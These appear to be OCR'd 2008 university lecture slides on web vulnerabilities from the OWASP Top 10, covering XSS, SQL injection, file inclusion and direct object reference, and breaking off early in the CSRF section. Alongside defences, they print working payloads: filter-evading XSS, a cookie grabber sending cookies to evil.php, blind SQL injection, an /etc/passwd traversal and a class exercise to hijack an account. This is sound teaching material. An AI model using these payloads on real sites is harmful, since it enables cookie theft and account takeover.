KU THE UNIVERSITY OF KANSAS

Web Site Attack Vulnerabilities

Jordan Ehrlich

EECS 710

11/25/08

Outline

- Introduction
- Attack Vulnerabilities
  - XSS
  - SQL Injection
  - Malicious File Execution
  - Insecure Direct Object Reference
  - Cross Site Request Forgery
  - Information Leakage and Improper Error Handling
  - Broken Authentication/Session Management
  - Insecure Cryptographic Storage
  - Insecure Communications
  - Failure to Restrict URL Address

KU THE UNIVERSITY OF KANSAS

Top Website Vulnerabilities

"Trends, Effects on Governmental Cyber Security, How to Fight Them."

Jeremiah Grossman

White Hat Security founder & CTO

- http://www.slideshare.net/jeremiahgrossman/statistics-top-website-vulnerabilities/

168,000,000

WEBSITES

MILLIONS MORE ADDED PER MONTH

809,000 WEBSITES USE SSL

PROTECTING PASSWORD, CREDIT CARD NUMBERS, SOCIAL SECURITY NUMBERS, AND OUR EMAIL (IF WE'RE LUCKY).

9 out of 10 websites have vulnerabilities

allowing hackers unauthorized access


hacked

Over **79%** of websites hosting *malicious code* are legitimate

(compromised by attackers)

A new infected Web page is discovered every:

5 seconds

24 hours a day

365 days a year


OWASP TOP 10

THE TEN MOST CRITICAL WEB APPLICATION SECURITY VULNERABILITIES

2007 UPDATE

» http://www.owasp.org/images/e/e8/OWASP_Top_10_2007.pdf

Attack Vulnerability Prevalence



1. Cross-Site Scripting (XSS)

- One of most common problems
- One of most overlooked
- Site vulnerable if
  - » User-submitted content not checked
    - Malicious script tags

XSS Examples

- XSS flaw in Microsoft's Passport authentication system – November 2001
  - » Consumers' financial data made available
  - » Had to shut down Wallet
    - Keeps track of financial data
  - » E-mail sent to Hotmail user
    - Get complete access to financial data on Microsoft's servers
    - Grabs all cookies
    - If user signed in to Wallet, attacker can use within 15 minutes

XSS Examples

- Charles Schwab – December 2000
  - » Used Javascript
    - Allow attacker to access victim's account options
      - » Buy, sell stocks, Transfer Funds
      - » While victim signed in

Cross-Site Scripting

- Trick users into submitting script code to target site
  - http://www.example.com/search.pl?text=<script>alert(document.cookie)</script>
    - Harmless
    - Pops up window with current cookies
- Much worse attacks possible
  - Steal passwords
  - Reset homepage
  - Redirect

XSS Defenses

- Validation
  - » Headers, Cookies, Query Strings, Forms
  - » Positive Filter
  - » Too difficult to Negative Filter
  - » Encode user input

HTML Entities

Character	Encoding
<	< or <
>	> or >
&	& or &
"	" or "
	' or '
(	(
)	)
#	#
%	%
;	;
+	+
-	-

XSS Defenses

- Turn off HTTP TRACE
  - » Steal cookies even if document.cookie turned off
  - » Collects user's cookies from server

Tricky XSS

- Script in Attributes
  - <body onload=alert('test1')>
  - <b onmouseover=alert('Wufff!')>click me!
  - <img src="http://url.to.file.which/not.exist" onerror=alert(document.cookie);>

Tricky XSS

- Hiding from Filters
  - <IMG SRC=j&#X41vascript:alert('test2')>
    - a=&#X41 (UTF-8)
    - <META HTTP-EQUIV="refresh"
    - CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg">

Examples

- Reflected XSS
  - <% String eid = request.getParameter("eid"); %>
  - ...
  - Employee ID: <%= eid %>
    - Then send this back to attacker

Examples

- Stored XSS
- JSP:
  - <%...
  - Statement stmt = conn.createStatement();
  - ResultSet rs = stmt.executeQuery("select * from emp where id="+eid);
  - if (rs != null) {
  - rs.next();
  - String name = rs.getString("name");
  - %>
  - Employee Name: <%= name %>

Examples

- Cookie Grabber
  - <SCRIPT type="text/javascript">
  - var adr = '../evil.php?cakemonster=' + escape(document.cookie);
  - </SCRIPT>
    - Attacker checks results in evil.php

Examples

- Error Page
  - <html>
  - <body>

  - <? php
  - print "Not found: " . urldecode($_SERVER["REQUEST_URI"]);
  - ?>

  - </body>
  - </html>
    - Can be exploited

Examples

- Error Page – Continued
  - http://testsite.test/file_which_not_exist
  - Not found: /file_which_not_exist

Examples

- Error Page – Continued
  - http://testsite.test/<script>alert("TEST");</script>
  - Not found: / (but with JavaScript code <script>alert("TEST");</script>)
    - Can steal cookies

Examples

- Video - http://www.youtube.com/watch?v=WZCXIrW0xZ0 – pt 1

Examples

- Video - http://www.youtube.com/watch?v=JBpG2fie_aA – pt 2

2. SQL Injection

- http://www.javascriptworkshop.com/wp-content/uploads/pdf/SQLInjectionDefenses.pdf
  - » O'Reilly SQL Injection Defenses Guide
- Why Should You Care?
  - » Attack exposed 40 million credit cards
    - CardSystems, Inc. in 2004
    - Harvested data, sent thru FTP every 4 days
    - Possibly 1st time web hack responsible for data breach
    - Required Combination
      - » SQL Injection Flaw
      - » Permission/Config Problems in Database

SQL Injection

- SecureWorks
  - reports 8,000 DB attacks/day on clients
- November 2005
  - Teenager hacked into *Information Security* magazine using SQL Injection
  - Stole Customer, Member, Commerical Info

SQL Injection


- Common in packaged applications like PHP
  - bookmark4u
    - bookmark storage service
    - SQL Injection attack
      - Changed admin password

Attacks

- Possible via weak code
  - » Building statement using input from user
  - » input passed to SQL server w/o proper filtering
  - » Error messages usually tell attacker whether succeeded or failed

Attacks

- Modern times – Google Code Search
  - Find vulnerable applications
    - **http://www.google.com/codesearch?hl=en&lr=&q=%22executeQuery%28%22+%22.getParameter%28%22&btnG=Search**



Cisco Calendar | "executeQuery(" ".getPar...

Google /* Code Search */ LABS

"executeQuery(" ".getParameter("

Search | Advanced Code Search

Code

Results **1** - **10** of about **2,000**. (**0.10** seconds)

jservlet2-examples/ch09/DBGifReader.java

```
29:         Statement stmt = con.createStatement();
            ResultSet rs = stmt.executeQuery(
              "SELECT IMAGE FROM PICTURES WHERE PID = " + req.getParameter("PID"));
```

servlets.com/jservlet2/examples/jservlet2.zip - Unknown License - Java

oreilly/jent/servlet/DBPDFReader.java

```
37:                          Statement stmt = con.createStatement();
                             ResultSet rs = stmt.executeQuery(
                             "SELECT PDF FROM PDF WHERE PDFID = " + req.getParameter("PDFID"));
```

examples.oreilly.com/.../jentnut2examples.zip - Unknown License - Java

ch03-Servlets/src/java/com/oreilly/jent/servlets/DBPDFReader.java

```
69:         Statement stmt = con.createStatement(   );
            ResultSet rs = stmt.executeQuery(
              "SELECT PDF FROM PDF WHERE PDFID = " + req.getParameter("PDFID"));
```

examples.oreilly.com/.../jent3-examples.tar.gz - Unknown License - Java

jonas/examples/webservices/beans/wsclient/etc/web/search-google.jsp

```
60:           // Execute the query
          GoogleSearchResult result = bean.executeQuery(request.getParameter("search"));
```

```
22: <%
```

Attacks


- Seach results: 2,000 targets
  - » Show possibly vulnerable queries
    - If user variables can be manipulated

Cisco Calendar | xgenplus_setup10.0/x...

```
Att.jsp                                 <jsp:useBean id = "TyMailList" class = "XgenPlusClasses.TyMailList" scope = "p
Att_Not_found.html                      <jsp:useBean id="TyCompose" class="XgenPlusClasses.TyScriptCompose" scope = "p
BackUp                                  <jsp:useBean id="TyConnection" class="XgenPlusClasses.TyDatabaseConnection" sc
BackUp.sh                               <%
Brows.jsp                               //int mailId = Integer.parseInt(request.getParameter("mailId"));
Domain.htm                              //int userId = Integer.parseInt(request.getParameter("UID"));
DomainCreation.jsp                      Connection conn = null;
DomainInformation.jsp                   ResultSet rs = null;
DomainOptions.jsp                       Statement smt = null;
DomainTree.js                           int i = 0;
EmailBackUp.jsp                         try
ForgotPassStep1.jsp                     {
ForgotPassStep2.jsp                             %>
ForgotPassStep3-1.jsp
ForgotPassStep3.jsp                             <html>
ForgotPassStep4.jsp                             <head>
ForgotPassStep5.jsp                             <META http-equiv="Content-Type" content="text/html; charset=iso-8859-1
ForgotPassStep6.jsp                             <meta http-equiv="Content-Language" content="en-us">
IPcheck.js                                      <title>View Mail - Xgen</title>
IconDomaintree.jsp                              <link rel="stylesheet" type="text/css" href="TyStyle.css" />
IconStatus.htm                                  <script language="javascript">
IconStatus.jsp                                          <!--
IconSystem.htm                                          var state = 'none';
IconTools.htm
Include.jsp                                             function showhide(layer_ref) {
Inter-Brows.jsp
Inter-org.js                                            if (state == 'block') {
InterDomain.jsp                                         state = 'none';
InterDomainTree.js                                      }
InterMainTree.js                                        else {
IntermediateBulkUser.jsp                                state = 'block';
IntermediateQmailAdmin.jsp                              }
IntermediateServices.jsp                                if (document.all) { //IS IE 4 or 5 (or 6 beta)
IntermediateUserCreation.jsp                            eval( "document.all." + layer_ref + ".style.display = state");
IntermediateWarningMessage.jsp                          }
IntermidiatePolicy.jsp                                  if (document.layers) { //IS NETSCAPE 4 or below
Intermidiatebackup.jsp                                  document.layers[layer_ref].display = state;
Intermidiatelogin.jsp                                   }
IpCheck.txt                                             if (document.getElementById &&!document.all) {
LogHeader.jsp                                           hza = document.getElementById(layer_ref);
Login.jsp                                               hza.style.display = state;
LoginipDetails.jsp                                      }
```

Attacks

- This kind of view not common
  - » Require deeper digging
  - » Fuzzing application
    - Verbose error messages



- Shows SQL Structure
- Inject SQL into input fields

Attacker

- 1st – Manipulates output
  - » See more results
  - » Negating “WHERE” clause
  - » Adding “OR”
- Next
  - » Other columns
  - » Other tables
  - » Execute code in OS
    - Stored procedure – MS SQL Server
      - » xp_cmdshell
    - Oracle
      - » UTL_FILE

SQL Injection Types

- Full-view

Enter your last name: me' OR 1=1 Go!

```
SELECT * FROM user_data WHERE last_name = 'me' OR 1=1'
```

userid	first_name	last_name	cc_number	cc_type	cookie	login_count
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Full-view

- Ridiculous
- Never that kind of view
- Hidden Fields
  - » Chris Pederick's Web Developer Extension for Firefox


<form action="/cgi-bin/shop/[redacted].exe/extreme/lasers" method="post">
<input name="Recalc">
1
<input name="FromPage">
http://extreme[redacted]
<input name="Ini_File2">
[redacted]
Extreme
Extreme [redacted]
Go Back
DESCRIPTION
QTY
Unit Price
Total Price
<input name="ID">
GP-Series = The Laserr
GP-Series = The Lasernator
Barrel Color
Review Item
<input name="Describe">
<input name="Ship">
10.00
<input name="Weight">
<input name="TaxItem">
<input name="DiscItm">
<input name="Color">
<input name="Size">
<input name="AddOn1">
Barrel Color
<input name="AddOn2">
<input name="AddOn3">
<input name="AddOn4">
<input name="AddOn5">
<input name="AddOn6">
<input name="Qty" size="3">
1
<input name="Price">
269.00
269.00
269.00

Blind

- Don't know any names
- Errors hidden
- Iterate character by character
  - Discover information
  - http://www.thecompany.com/pressRelease.jsp?pressReleaseID=5 AND
  - ascii(lower(substring((SELECT TOP 1 name FROM sysobjects WHERE
  - xtype='U'), 1, 1))) > 1094
- Can be automated
  - Absinthe

Defenses

- Preventive, Reactive
- #1 – Code Securely
  - Prepared Statements
  - Filter Input
- #2 – Monitor for Attacks
  - While it's happening
  - NIDS, HIDS, AppIDS
- Better: Application Firewalls – detect and prevent

Defenses

- #3 – Block Attacks
  - Web-application firewalls
    - Look for SQL Injection with RegEx
    - View Decrypted SSL traffic
    - ModSecurity
      - Apache
    - Cisco Application Velocity System (AVS)
      - Allows custom rules

	Class Map Name	Feature Map Name	Container Map	Message
	NULL	NULL		Config file processing complete
	NULL	NULL		Config Session Complete
nap	high_security_cmap	high_security_sql_fmap		SQL Injection: [^=]*[';#] detected. C
nap	high_security_cmap	high_security_sql_fmap		SQL Injection: [^=]*[';]?[ ]*[Ss][Ee]
	NULL	NULL		Config Transition: Old Configuration
nap	high_security_cmap	high_security_sql_fmap		SQL Injection: [^=]*[Oo][Rr] detected
	NULL	NULL		Config Transition: All new session fr
	NULL	NULL		Syslog has been restarted

Defenses

- #4 – Probe for Vulnerabilities
  - » Help developers avoid flaws during development
    - Good SW development techniques
    - Input Filtering
    - Prepared Statements in DB

Activity

- In groups
  - Go to http://myspace-hack.homedns.org/
  - Devise SQL Injection for Login
  - Test on Web Server
  - Gain access to Sarah Palin's MySpace Account

3. Malicious File Execution

- Input concatenated with or directly used by file or stream functions
- External object references
- Insufficient checking of this data
- Remote/hostile data run, processed, included

MFE

- Remote code execution
- Remote root kits
- Windows – internal system compromise
  - » PHP's SMB file wrappers

Vulnerabilities

- All web app frameworks
  - » Accepting filenames/files from user
  - » PHP
    - Remote File Include (RFI)

Vulnerabilities

- include $_REQUEST['filename’];
  - Hostile script execution
  - Local File Servers (PHP Windows SMB support)

Attacks

- Hostile data uploaded
  - Session files
  - Logs
  - Image Uploads
- Compression/Audio Streams – zlib:// ogg://
  - Allow access to remote resources
- PHP wrappers
  - php://input
  - Take input from request POST data instead of file
- PHP's data: wrapper
  - data:;base64,PD9waHAgcGhwaW5mbygpOz8+

Protection

- Never use user-supplied filenames for storage
- Firewalls, block outbound connections, internal to other server
- Indirect object reference map
  - Instead of :
  - <select name=”language”>
  - <option value=”English”>English</option>
  - use
  - <select name=”language”>
  - <option value=”78463a384a5aa4fad5fa73e2f506ecfc”>English</option>

Protection

- Explicit taint checking
  - $hostile = &$_POST; // refer to POST variables, not $_REQUEST
  - $safe[‘filename’]= validate_file_name($hostile[‘unsafe_filename’]); // make it safe
  - WRONG: require_once($_POST[‘unsafe_filename’] . ‘inc.php’);
  - RIGHT: require_once($safe[‘filename’] . ‘inc.php’);

Protection

- Strongly validate user
- Firewall
- Check user supplied files/filenames
- Sandboxes

PHP Protection

- Disable allow_url_fopen, allow_url_include
- Disable register_globals
- Use E_STRICT
  - » Uninitialized variables
- File/streams functions
  - » User never allowed to supply filename to PHP functions
    - include() include_once() require() require_once() fopen() imagecreatefromXXX() file() file_get_contents() copy() delete() unlink() upload_tmp_dir() $_FILES move_uploaded_file()

4. Insecure Direct Object Reference

- Developer exposes reference in URL or form parameter
  - Files
  - Directories
  - Database Records, Keys
- Attacker easily manipulate
- Common, Untested

Examples

- Internet Banking
  - Account #'s primary keys
    - Using in web interface
    - URL
    - Form Parameters
    - Without verification, attacker can manipulate, see/change any account

Examples

- Australian Taxation Office
  - *GST Start Up Assistance* site - 2000
    - Legit user changed ABN (tax ID) in URL
    - Farmed details of 17,000 companies
    - E-mailed each company
    - Major embarrassment

Examples

```
<select name="language"><option value="fr">Français
    </option></select>
…
require_once ($_REQUEST['language'']."lang.php");
```

- Attack with something like "../../../../etc/passwd%00"

Examples

- References to DB
  - » Guess, search for parameters
  - » Sequential

```
int cartID =
    Integer.parseInt( request.getParameter( "cartID" ) );
String query = "SELECT * FROM table WHERE cartID=" +
    cartID;
```

  - » Change parameter, access all carts

Defenses

- Don't expose private object references to users
  - » Primary keys, filenames
- Validate any references
- Verify authorization to referenced objects
- Best: index values or reference maps
  - » http://www.example.com/application?file=1

Defenses

- Authorization
  - int cartID = Integer.parseInt(request.getParameter("cartID"));
  - User user = (User)request.getSession().getAttribute("user");
  - String query = "SELECT * FROM table WHERE
  - cartID=" + cartID + " AND userID=" + user.getID();

5.

Cross-Site Request Forgery

"The Sleeping Giant of Website Vulnerabilities"

Jeremiah Grossman (founder & CTO)
WhiteHat Security

HT1-203
04.09.2008

The big 3!

Cross-Site Scripting (XSS) - forcing malicious content to be served by a trusted website to an unsuspecting user.

Cross-Site Request Forgery (CSRF) - forcing an unsuspecting user's browser to send requests they didn't intend. (wire transfer, blog post, etc.)

JavaScript Malware - payload of an XSS or CSRF attack, typically written in JavaScript, and executed in a browser.

WhiteHat SECURITY

What's in a name?

Cross-Site Request Forgeries
Session Riding
Client-Side Trojans
Confused Deputy
Web Trojans

Confused?

WhiteHat SECURITY

Getting infected with JavaScript Malware

Website owner embedded JavaScript malware.

Web page defaced with embedded JavaScript malware.

Clicked on a specially-crafted link causing the website to echo JavaScript Malware.

JavaScript Malware injected into a public area of a website.

"...estimated that 51 percent of websites hosting malicious code over the past six months were legitimate destinations that had been hacked, as opposed to sites specifically set up by criminals. Compromised websites can pose a greater risk because they often come with a degree of trust."


http://www.theregister.co.uk/2008/01/23/embassy_sites_serve_malware/

WhiteHat SECURITY

The Anatomy of a CSRF Attack

A user is logged-in to a Web bank with a "Transfer Funds" feature. After specifying the "From" account, "To" account, and dollar amount, the user clicks the "Continue" button.

